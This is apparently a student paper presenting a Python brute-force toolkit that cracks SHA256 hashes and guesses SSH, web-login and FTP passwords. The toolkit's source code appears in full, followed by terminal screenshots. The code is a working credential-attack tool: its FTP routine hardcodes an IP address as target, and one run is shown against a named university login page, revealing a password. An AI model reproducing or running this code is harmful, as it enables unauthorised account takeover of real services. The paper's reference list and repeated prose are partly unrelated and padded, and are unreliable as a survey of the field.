workflows enhances productivity and efficiency, allowing security professionals to focus their efforts on analyzing and mitigating risks rather than laborious manual processes.

Keywords – Penetration Testing, Brute Force, Command Line Interface (CLI), Password Testing, Secure Shell (SSH), File Transfer Protocol (FTP), Secure Hashing Algorithm (SHA).

I. INTRODUCTION

Password testing is a critical phase in the realm of cybersecurity and penetration testing. It plays a critical role in identifying potential weak and common passwords, helping security professionals and those new in this field. We have developed a Command Line Interface (CLI) based tool that empowers users to enumerate passwords based on their specific input parameters and requirements. This tool serves as a vital component of a security professional's toolkit, facilitating efficient and comprehensive password reconnaissance. Using Python as the programming language of choice as it has four main libraries (hashlib, pwn, paramiko, sys) and here we are using wordlist. By allowing users to input target username, select from a range of protocol methods, and customize various options, it offers flexibility, control, and scalability in the password discovery process. We provide an overview of the CLI-based password enumerator, outlining its key features, functionalities, and the benefits it brings to the field of cybersecurity. We delve into the methodology behind its multi-protocol

Password enumeration techniques, discuss the result it produces, and provides documentation for user to leverage the tool effectively. Our command Line Interface (CLI) tool in python is designed to be a versatile and indispensable asset in the realm of cybersecurity and penetration testing, offering a comprehensive solution for password testing. With user-friendly input parameters, multi-protocol support, and customization options, including brute force, dictionary, and hybrid attacks, it empowers security professionals to efficiently identify weak and common passwords. The tool's scalability enables handling of diverse scenarios, while detailed documentation ensures effective utilization.

Our Command Line Interface (CLI) tool in Python is designed to be a versatile and indispensable asset in the realm of cybersecurity and penetration testing, offering a comprehensive solution for password testing. With user-friendly input parameters, multi-protocol support, and customization options, including brute force, dictionary, and hybrid attacks, it empowers security professionals to efficiently identify weak and common passwords. The tool's scalability enables handling of diverse scenarios, while detailed documentation ensures effective utilization.

LITERATURE SURVEY

1. SURVEY

The literature surrounding password enumeration and brute force attack reveals a fundamental aspect of cybersecurity: the persistent need to assess and fortify password security. Various tools and methodologies have emerged to tackle this challenge, each with its strengths and limitations. Established tools like John the Ripper, Hashcat, and Hydra have dominated the landscape, employing techniques ranging from dictionary-based to brute-force approaches. However, these tools often face challenges in scalability, protocol support, and customization. Academic research has delved into the nuances of password cracking, proposing innovative algorithms and methodologies. Yet, a noticeable gap exists for a comprehensive, multi-protocol brute force tool that seamlessly integrates user input parameters, supports diverse protocols, and offers a user-friendly interface.

The abstract's proposition of a Command Line Interface (CLI) based tool fills this void, promising efficient password enumeration through a combination of techniques tailored to individual user requirement. By addressing the limitation of existing solution and emphasizing usability and versatility, the described tool aims to make significant contribution to the field of cybersecurity testing and vulnerability assessment. Select-Start introduces a brute-force approach to detect concept drift in time sequence data by identifying optimal start points without pre-defined error thresholds. Its comparative analysis highlights efficacy in detecting gradual concept drift but acknowledges inferiority in rapidly changing environments. Advantages include accurate detection without preset thresholds, while disadvantages lie in its limitations in fast-paced concept drift scenarios. The paper tackles MQTT-IoT network cybersecurity, introducing a deep learning-based intrusion detection system achieving over 99% accuracy in distinguishing brute force attacks.

2. EXISTING TOOLS

- a. Hydra: Hydra is a popular password-cracking tool that supports numerous protocols for brute force attacks, including HTTP, HTTPS, FTP, SMTP, and many others. It's highly configurable and widely used for its versatility.
- b. Medusa: Similar to Hydra, Medusa is a command-line tool for password cracking that supports various protocols including FTP, SSH, Telnet, HTTP(S), SMB, and more. It's known for its speed and efficiency.
- c. John the Ripper: This is one of the oldest and most well-known password-cracking tools. It can perform dictionary attacks as well as brute force attacks against password hashes. It supports various hash types and encryption algorithms.
- d. Hashcat: While primarily known as a powerful GPU-accelerated password recovery tool, Hashcat also supports CPU-based brute force attacks. It can crack a wide range of hash types and is highly optimized for performance.

II. SYSTEM ARCHITECTURE




Fig-1 Basic Structure of toolkit




Fig-2 Flowchart of working of Toolkit

System Architecture working

Here, the code is written in the python to perform brute force attack and we have created a list of username & password. So, here we are to discovery the username & password for that we will give command >>> Python main.py target domain, it will start finding the username & password from the give wordlist in loop. credentials are found by checking one by one username & password from the wordlist. But in SHA256 it will check for the same hash values of the word if that word will present in wordlist, then it will show to us. The Python code facilitates a brute force attack by iterating through a list of usernames and passwords to discover valid credentials for a specified target domain. Upon execution of the command "python main.py target domain", the tool initiates the brute force process, systematically checking each username and password combination from the provided wordlist. If successful, the tool logs and displays the discovered credentials. Additionally, for SHA256 hashed passwords, the tool hashes each word from the wordlist and compares the hash values with those stored in the target system's database, enabling the identification of plaintext passwords associated with matching hash values. This iterative process continues until all possible combinations have been tested or until the desired credentials are found.

C IMPLEMENTATION STEPS

Step 1: Python Code Development: We begin by writing Python code in our chosen code editor. This code will serve as the backbone of our password enumeration tool. It includes functionalities for interacting with the user, reading the wordlist file, performing brute-force attacks, handling errors gracefully, and displaying the results.

Step 2: Wordlist Preparation: We gather a list of potential passwords and store them in a text file. This list can be obtained from various sources such as online databases, password dictionaries, or custom-generated wordlists tailored to the specific target. These passwords will be systematically checked against the specified username(s) during the brute-force attack.

Step 3: Tool Execution: To initiate the tool, we run the Python script using the command `python3 tool.py` in the command-line interface. This command launches the tool and prepares it for user interaction.

Step 4: Protocol Selection: Upon execution, the tool prompts the user to select the method or protocol to be used for brute-forcing. This selection is made by entering a corresponding number assigned to each protocol. For example, if we're targeting a web application, we might choose HTTP/HTTPS for brute-forcing.

Step 5: Input Protocol Count: The user is then prompted to input the number of protocols they wish to brute-force. This step allows for flexibility in targeting multiple protocols simultaneously if needed.

Step 6: Parameter Input: The tool requests essential parameters such as the domain name, username, and the location of the wordlist file. These parameters provide the necessary information for conducting the brute-force attack effectively.

Step 7: Brute-Force Execution: Once all parameters are provided, the tool begins the brute-force attack. It systematically tries each password from the wordlist alongside the specified username for the given domain. This process continues until either a matching password is found or the entire wordlist is exhausted.

Step 8: Result Output: If a matching password is discovered in the wordlist for the specified username and domain, the tool halts its operation and outputs the credentials in the format of username: password. This provides the user with immediate access to the compromised account.

Step 9: Error Handling: To prevent the program from crashing due to invalid domains or missing passwords in the wordlist, we implement robust error handling mechanisms. This includes the use of try-catch blocks to gracefully handle exceptions, skip invalid domains, and output errors for further investigation.

Step 10: Credential Retrieval: As soon as valid credentials are obtained, the tool prints them out, allowing the user to access the compromised account. This seamless and efficient enumeration process facilitates the identification of weak passwords and reinforces the importance of robust security measures.

I. RESULT AND DISCUSSION

Our Command Line Interface (CLI)-based password enumeration tool represents a significant leap forward in cybersecurity and penetration testing. It provides a robust solution for identifying weak passwords across a variety of systems and applications. Our tool is designed with user-centric principles, ensuring accessibility and usability for security professionals of all levels. Its intuitive interface, coupled with comprehensive documentation and support resources, facilitates efficient password testing tasks.

The tool's versatility shines through its support for multiple enumeration techniques and customization options, catering to diverse environments and scenarios. Whether conducting brute force, dictionary-based, or hybrid attacks, users have the flexibility to tailor their approach. Moreover, its compatibility with multiple protocols ensures broad applicability across digital infrastructures.

Built on industry best practices and leveraging cutting-edge technologies, our tool prioritizes reliability and effectiveness. Techniques like multithreading and proxy support enhance performance and resilience during enumeration tasks. Detailed results and statistics empower security professionals to make informed decisions and prioritize remediation efforts effectively.

As organizations grapple with evolving cybersecurity threats, our CLI tool serves as a stalwart defender of digital assets. Its scalability, adaptability, and commitment to excellence position it as an indispensable asset for security professionals. Looking ahead, we remain dedicated to advancing cybersecurity and delivering innovative solutions that empower organizations to thrive in an interconnected world.

As cybersecurity threats continue to evolve, our tool stands as a reliable ally, empowering organizations to stay ahead of emerging risks and safeguard their critical assets effectively. With its commitment to excellence and continuous improvement, our CLI tool remains at the forefront of password security testing, ensuring that organizations can navigate the complexities of cybersecurity with confidence and resilience.

FUTURE ENHANCEMENT

1. **Upgraded Capabilities:** Our upcoming improvements to the penetration testing tool signify a significant advancement, offering enhanced functionalities to address modern security challenges.
2. **Expanded Protocol Support:** We're adding more protocols to simulate password-based attacks on a wider range of systems, providing users with a comprehensive view of potential vulnerabilities.
3. **Integration with Other Tools:** Our tool seamlessly integrates with port scanners and subdomain enumerators, empowering users to identify network vulnerabilities comprehensively and fortify their defenses.
4. **Accessibility:** We prioritize accessibility by offering both Command Line Interface (CLI) and Graphical User Interface (GUI) options, ensuring users of all skill levels can comfortably utilize our tool.
5. **Commitment to Excellence:** Our overarching goal is to simplify and enhance penetration testing for security professionals, providing them with the best tools available to proactively combat cyber threats.

II. CONCLUSION

In conclusion, our CLI-based password enumeration tool is a pivotal advancement in cybersecurity and penetration testing, offering a comprehensive solution for identifying weak passwords across diverse systems. Throughout this discourse, we've emphasized the critical role of password testing in fortifying digital defenses, showcasing our tool's innovation and excellence. Designed with user-centric principles, it prioritizes usability and accessibility for security professionals of all levels. Its versatility is evident in its support for multiple enumeration techniques and customization options, enabling adaptation to various environments. Underpinned by industry best practices and cutting-edge technologies, our tool ensures reliability and effectiveness in password testing. Detailed results empower informed decision-making and proactive risk mitigation, enhancing overall cybersecurity resilience. As organizations navigate evolving threats, our CLI tool stands as a defender of digital assets, poised to become an indispensable asset for security professionals. Our dedication to advancing cybersecurity remains unwavering, driving the continuous improvement of our tool to empower organizations in an interconnected world.

III. REFERENCES

1. Kenichi YOSHIDA, Brute force concept drift detection, *Procedia Computer Science*, Volume 225, 2023, Pages 1672-1681, ISSN 1877-0509.
2. Ahmed Fawzi Otoom, Wafa' Eleisah, Emad E. Abdallah, Deep Learning for Accurate Detection of Brute Force attacks on IoT Networks, *Procedia Computer Science*, .
3. M. Thürkow, S. Banzhaf, T. Butler, J. Pültz, M. Schaap, Source attribution of nitrogen oxides across Germany: Comparing the labelling approach and brute force technique with LOTOS-EUROS Atmospheric Environment.
4. Ahmed Amin, Almoataz Y. Abdelaziz, Mahmoud A. Attia, Mohamed Zakaria Kamh, Optimal reconfiguration for Extra high voltage transmission networks using an enhanced Brute-Force algorithm, *Ain Shams Engineering Journal*.
5. Al-Sharaa, Buthayna & Thuneibat, Saed. (2024). Ethical hacking: real evaluation model of brute force attacks in password cracking. *Indonesian Journal of Electrical Engineering and Computer Science*
6. Pokuri, Lakshmi Prasanna & Nukala, Varshitha & Saicharan, Vemuri & Uma, M & Rao, Maheshwara & Reddyvari, Venkateshwara & Reddy. (2024)
7. Hamza, Amer & Al-Janabi Rana. (2024). Detecting Brute Force Attack Using Machine Learning. *BIO Web of Conference*
8. Wanjau, Stephen & Wambugu, Geoffrey & Kamau, Gabriel. (2021). SHH-Brute Force Attack Detection Model based on the Deep learning.

Source code

```
from pwn import *

import sys

import hashlib

import paramiko

def sha256_crack():

    wanted_hash = input("Enter hash value:")

    password_file = input("Enter file location: ")

    attempts = 0

    with log.progress("Attempting to crack: {}".format(wanted_hash)) as p:

        with open(password_file, "rb") as password_list:

            for password in password_list:

                password = password.strip(b"\n")

                password_hash = hashlib.sha256(password).hexdigest()

                password_str = password.decode('latin-1', errors='ignore') # Decode with 'latin-1'
                and handle errors

                password_str_ascii = password_str.encode('ascii', errors='ignore') # Encode to
                ASCII

                p.status("{} [{}] {} == {}".format(attempts, password_str_ascii, password_hash)) # Use
                password_str_ascii in the format

                if password_hash == wanted_hash:
```

```
p.success("\n[->] Password hash found after {} attempts! \n[->] The original text is:
{}".format(attempts, password_str))
```

```
exit()
```

```
attempts += 1
```

```
p.failure("[->] Password hash not found!")
```

```
def ssh_brute_force(hostname, port, username, password_file):
```

```
try:
```

```
with open(password_file, "r") as file:
```

```
for line in file:
```

```
password = line.strip()
```

```
try:
```

```
ssh_client = paramiko.SSHClient()
```

```
ssh_client.set_missing_host_key_policy(paramiko.AutoAddPolicy())
```

```
ssh_client.connect(hostname, port=port, username=username, password=password,
timeout=3)
```

```
print(f"[->] Password found: {password}")
```

```
ssh_client.close()
```

```
return password
```

```
except paramiko.AuthenticationException:
```

```
print(f"[->] Incorrect password: {password}")
```

```
except paramiko.SSHException as e:
```

```
print(f"[->] SSH error: {e}")
```

```
except Exception as e:
```

```
print(f"[->] Error: {e}")
```

```

except FileNotFoundError:

    print("[!] Password file not found.")

    print("[!] Password not found.")

    return None


import requests

import urllib3

urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning)


def web_brute():

    target = input("Enter target login site: ")

    username = input("Enter target username: ")

    passwords = "wordlist.txt"

    needle = "Welcome back"

    with open(passwords, "r") as passwords_file:

        for password in passwords_file:

            password = password.strip("\n").encode()

            sys.stdout.write("[X] Attempting user:password -> {}:{}\r".format(username,
            password.decode()))

            sys.stdout.flush()

            r = requests.post(target, data={"username": username, "password": password},
            verify=False)

            if needle.encode() in r.content:

                sys.stdout.write("\n")

```

```

sys.stdout.write("\t[>>>] Valid password '{} ' found for user
'{}!'.format(password.decode(), username))

sys.exit()

sys.stdout.flush()

sys.stdout.write("\n")

sys.stdout.write("\t[>>>] No password found for '{}'.format(username))

```

```

def ftp_brute():

import ftplib

from threading import Thread

import queue

from colorama import Fore, init

init()

q = queue.Queue()

n_threads = 30

host = "115.163.76.253"

user = "test"

port = 21

def connect_ftp():

global q

while True:

password = q.get()

server = ftplib.FTP()

print("[!] Trying", password)

try:

```

```

server.connect(host, port, timeout=5)

server.login(user, password)

except ftplib.error_perm as e:

    print(f"{Fore.RED}[-] Error: {e}{Fore.RESET}")

else:

    print(f"{Fore.GREEN}[+] Found credentials: ")

    print(f"\tHost: {host}")

    print(f"\tUser: {user}")

    print(f"\tPassword: {password}{Fore.RESET}")

    with q.mutex:

        q.queue.clear()

        q.all_tasks_done.notify_all()

        q.unfinished_tasks = 0

    finally:

        q.task_done()

passwords = open("rockyou.txt",encoding="utf-8",errors="ignore").read().split("\n")

print("[+] Passwords to try:", len(passwords))

for password in passwords:

    q.put(password)

for t in range(n_threads):

    thread = Thread(target=connect_ftp)

    thread.daemon = True

    thread.start()

q.join()

```

```

def main():

print("* 1 For SHA256 Bruteforce \n* 2 For SSH Bruteforce \n* 3 For LoginPage
Bruteorce \n* 4 For FTP Bruteforce")

choice = int(input("Enter number according to your choice :"))

if choice == 1:

sha256_crack()

elif choice == 2:

hostname = input("Enter hostname or IP address: ")

port = int(input("Enter port number: ")) # Convert input to integer

username = input("Enter username: ")

password_file = input("Enter path to password file: ")

found_password = ssh_brute_force(hostname, port, username, password_file)

if found_password:

print(f"[*] Found password: {found_password}")

else:

print("[*] Password not found.")

elif choice == 3 :

web_brute()

elif choice == 4:

ftp_brute()

else:

print("In Progress!...")

main()

import ftplib

```

```

import time

from threading import Thread

import queue

from colorama import Fore, init

init()


q = queue.Queue()

n_threads = 10 # Adjust the number of threads as needed

host = "115.163.76.253"

user = "test"

port = 21


def connect_ftp():
    while True:
        password = q.get()

        server = ftplib.FTP()

        print("[!] Trying", password)

        try:

            server.connect(host, port, timeout=5)

            server.login(user, password)

            print(f"{Fore.GREEN}[+] Found credentials: ")

            print(f"\tHost: {host}")

            print(f"\tUser: {user}")

            print(f"\tPassword: {password}{Fore.RESET}")

```

```

except ftplib.error_perm as e:

    print(f"{Fore.RED}[-] Error: {e}{Fore.RESET}")

except Exception as e:

    print(f"{Fore.RED}[-] Unexpected error: {e}{Fore.RESET}")

finally:

    q.task_done()

    server.quit() # Ensure to close the FTP connection


passwords = open("wordlist.txt", encoding="utf-8", errors="ignore").read().split("\n")

print("[+] Passwords to try:", len(passwords))

for password in passwords:

    q.put(password)

        for t in range(n_threads):

            thread = Thread(target=connect_ftp)

            thread.daemon = True

            thread.start()

            time.sleep(1) # Add a delay between starting threads

            q.join()

```

Implementation Screenshots: -

1. First, we will clone our repositories in our Kali Linux.

```
(kali㉿kali)-[~/Desktop]
$ git clone https://github.com/HARDIK1874/BruteForce-Kit.git
Cloning into 'BruteForce-Kit' ...
remote: Enumerating objects: 5, done.
remote: Counting objects: 100% (5/5), done.
remote: Compressing objects: 100% (3/3), done.
remote: Total 5 (delta 0), reused 0 (delta 0), pack-reused 0
Receiving objects: 100% (5/5), done.

(kali㉿kali)-[~/Desktop]
$ █
```

Fi3: Git Clone Toolkit

2. Now, here we can see our respective code file and wordlist is present in Subdomain-enumeration directory.

```
(kali㉿kali)-[~/Desktop]
$ cd BruteForce-Kit

(kali㉿kali)-[~/Desktop/BruteForce-Kit]
$ ls
Kit.py

(kali㉿kali)-[~/Desktop/BruteForce-Kit]
$ █
```

Fig4: Code file directory

3. Now, here we are giving our command

>>> python main.py target domain, here you have entered the number according to choose.

```
(kali㉿kali)-[~/BruteForce-Kit]
$ python Kit.py
* 1 For SHA256 Bruteforce
* 2 For SSH Bruteforce
* 3 For LoginPage Bruteorce
* 4 For FTP Bruteforce
Enter number according to your choice : █
```

Fig5: Multiple Option in Toolkit

4. Now, here I have selected option 1 that is SHA256 Brute force. Once selected enter the hash value and the location of the word list that you are going to use then it will start cracking the hash and the original text.

```
(kali㉿kali)-[~/BruteForce-Kit]
$ python Kit.py
* 1 For SHA256 Bruteforce
* 2 For SSH Bruteforce
* 3 For LoginPage Bruteorce
* 4 For FTP Bruteforce
Enter number according to your choice :1
Enter hash value:11a4a60b518bf24989d481468076e5d5982884626aed9faeb35b8576fcd223e1
Enter file location: rockyou.txt
[+] Attempting to crack: 11a4a60b518bf24989d481468076e5d5982884626aed9faeb35b8576fcd223e1!:
[→] Password hash found after 3731 attempts!
[→] The original text is: python

(kali㉿kali)-[~/BruteForce-Kit]
$ █
```

Fig6: SHA256 Brute force

5. Here I have selected ssh brute force once selected you will have to enter ip address or hostname where you want to perform ssh brute force. Now enter the port you ssh can be open and the enter the username, wordlist that you are going to use it will check each password for the given username and check if any one matches, if it does then it will display as found password.

```
(kali㉿kali)-[~/BruteForce-Kit]
$ python Kit.py
* 1 For SHA256 Bruteforce
* 2 For SSH Bruteforce
* 3 For LoginPage Bruteforce
* 4 For FTP Bruteforce
Enter number according to your choice :2
Enter hostname or IP address: bandit.labs.overthewire.org
Enter port number: 2220
Enter username: bandit0
Enter path to password file: wordlist.txt
[→] Incorrect password: python
[→] Incorrect password: share
[→] Incorrect password: user
[→] Password found: bandit0
[*] Found password: bandit0

(kali㉿kali)-[~/BruteForce-Kit]
$ █
```

Fig.7:SSH Brute force

6. Here we have selected login page brute force once selected you have to enter the login site where you want to perform the brute force and enter the username then it will check it in the given wordlist for the correct password and if found it will as find password.

```
(kali㉿kali)-[~/BruteForce-Kit]
$ python Kit.py
* 1 For SHA256 Bruteforce
* 2 For SSH Bruteforce
* 3 For LoginPage Bruteforce
* 4 For FTP Bruteforce
Enter number according to your choice :3
Enter target login site: https://sathyabama.cognibot.in/login/index.php
Enter target username: 41614031

[>>>] Password for '41614031' is [HARDIK###1874h]

(kali㉿kali)-[~/BruteForce-Kit]
$ █
```

Fig.8: LoginPage Brute force

7. Here we have selected ftp brute force once selected it will start check for correct password for the given username if the password is found it will display as found password.

```
(kali㉿kali)-[~/Desktop]
$ python final4.py
[+] Passwords to try: 9
[!] Trying python
[!] Trying share
[-] Error: 530 Login incorrect.
[!] Trying user
[!] Trying bandit0
[-] Error: 530 Login incorrect.
[!] Trying password
[!] Trying password123
[-] Error: 530 Login incorrect.
[!] Trying hello
[-] Error: 530 Login incorrect.
[!] Trying hello123
[!] Trying final4.py
[-] Error: 530 Login incorrect.
[-] Error: 530 Login incorrect.
[-] Error: 530 Login incorrect.
[-] Error: 530 Login incorrect.
[-] Error: 530 Login incorrect.

(kali㉿kali)-[~/Desktop]
$ █
```

Fig.9: FTP Brute force